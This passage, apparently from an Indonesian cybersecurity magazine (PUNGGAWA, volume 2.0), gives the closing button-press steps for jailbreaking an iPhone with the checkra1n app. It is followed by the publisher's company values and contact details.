
- Setelah masuk ke recovering mode anda harus bersiap untuk menekan secara bersamaan tombol samping kanan iphone kalian dan volume bawah di iphone anda secara bersamaan selama 4 detik, Setelah selesai 4 detik sesuai petunjuk yang nomor 2 pada aplikasi checkra1n, anda akan melanjutkan pada Langkah yang ke 3 yaitu tetap menekan volume bawah di iphone dan jangan dilepaskan, terkecuali tombol yang di kanan iphone anda, kemudian tunggu sampai 10 detik, seperti gambar dibawah ini:




- Selanjutnya setelah selesai 10 detik anda akan dialihkan pada tahap selanjutnya dan boleh melepaskan tombol volume bawah di iphone anda seperti gambar berikut:




- Kemudian tunggu sampai proses selesai, Ketika sudah selesai akan menampilkan tampilan seperti gambar disamping ini:



- Kemudian tunggu sampai proses selesai, Setelah proses selesai silahkan klik “Done” dan anda bisa melepaskan kabel yang terhubung di iphone anda ke laptop anda.



- Dan disini proses Jailbreak anda sudah berhasil, dan anda akan menemukan aplikasi checkra1n di handphone iphone anda, seperti gambar dibawah ini.



QALBU

Quick and High Quality Response: Dalam keamanan siber, respons yang cepat terhadap ancaman sangat krusial. Di PUNGGAWA, kami mengutamakan aksi cepat untuk mengidentifikasi dan meredakan ancaman siber, memastikan aset digital klien terlindungi secara efisien dan efektif. Respons berkualitas tinggi juga berarti memberikan solusi yang menyeluruh dan berpengetahuan luas terhadap tantangan keamanan siber yang kompleks.

Attitude is Everything: Sikap positif dan proaktif sangat penting di PUNGGAWA. Ini melibatkan usaha untuk selalu mendahului ancaman potensial, antusiasme untuk belajar tentang tren keamanan baru, dan memelihara ketahanan mental menghadapi ancaman siber yang terus berkembang. Sikap yang berorientasi pada peningkatan berkelanjutan esensial dalam beradaptasi dengan dinamika keamanan siber.

Listen, Learn, Lead & Succeed: Nilai ini menekankan pentingnya pembelajaran berkelanjutan dalam bidang keamanan siber. Dengan mendengarkan secara aktif kebutuhan klien dan perkembangan industri, tim PUNGGAWA tetap terdepan dan terinformasi. Pembelajaran ini berujung pada kepemimpinan di bidangnya, pengembangan solusi inovatif, dan kesuksesan dalam melindungi klien dari ancaman siber.

Be a Problem Solver: Keamanan siber seringkali tentang menyelesaikan teka-teki yang kompleks yang dihadirkan oleh ancaman siber. Di PUNGGAWA, kami menekankan pentingnya pendekatan yang berorientasi pada solusi, baik itu dalam mengatasi serangan siber yang rumit, menavigasi kerentanan jaringan yang kompleks, atau menemukan solusi kreatif untuk tantangan keamanan baru.

Unity is Our Strenght : Kami memahami tantangan kewirausahaan dan mengetahui bahwa keamanan siber memerlukan kerja sama tim dan kolaborasi, baik di dalam organisasi maupun dengan klien, mitra, dan komunitas keamanan siber yang lebih luas. Kesatuan dalam tujuan dan aksi menjamin pertahanan yang lebih kuat terhadap ancaman siber dan postur keamanan yang lebih tangguh.

VOLUME 2.0

PUNGGAWA

CYBERSECURITY MAGAZINE

PUNGGAWA cybersecurity

JUKe SOLUTIONS

ask.sales@punggawa.com

info@jukesolutions.com

punggawacyber

jukesolutions

PunggawaCyber

JUKe Solutions

Punggawa Cybersecurity

Juke Solutions